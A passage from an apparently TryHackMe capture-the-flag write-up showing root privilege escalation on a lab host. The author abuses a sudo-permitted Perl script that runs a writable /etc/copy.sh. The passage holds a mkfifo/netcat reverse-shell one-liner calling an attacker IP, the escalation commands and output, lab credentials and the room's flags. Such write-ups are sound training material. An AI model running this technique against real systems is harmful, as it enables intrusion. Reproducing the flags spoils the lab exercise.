```

some another creds in desktop:



```
$ cat mysql_login.txt
rice:randompass
```

ESCALATION VECTOR - SUID

```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ cd /home/itguy
$ dir
Desktop    Downloads  Pictures   Templates  backup.pl      mysql_login.txt
Documents  Music      Public     Videos     examples.desktop user.txt
$ cat bac
cat: bac: No such file or directory
$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$
```

so, i can run backup.pl as super user, let's see copy.sh content

```
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554
>/tmp
```

it is basic one liner for simple reverse shell.

let's see if we can overwrite copy.sh

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.80.80
2222 >/tmp/f" > /etc/copy.sh
```

Apparently we can.

Let's reverse shell it all :)

```
$ sudo /usr/bin/perl /home/itguy/backup.pl
```

```
(root@kali)-[/home/kali/tryhackme]
# nc -nlvp 2222
listening on [any] 2222 ...
connect to [10.11.80.80] from (UNKNOWN) [10.10.85.4] 56880
/bin/sh: 0: can't access tty: job control turned off
# whoami
root
# cd /root
# dir
root.txt
# cat root.tx
tcat: root.tx: No such file or directory
# cat root.txt
/bin/sh: 5: tcat: not found
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
#
```

Trophy & Loot

CREDS

Login form:

<http://10.10.209.163/content/as/>

Login	Password
manager	Password123

FLAGS

user.txt

```
THM{63e5bce9271952aad1113b6f1ac28a07}
```

root.txt

```
THM{6637f41d0177b6f37cb20d775124699f}
```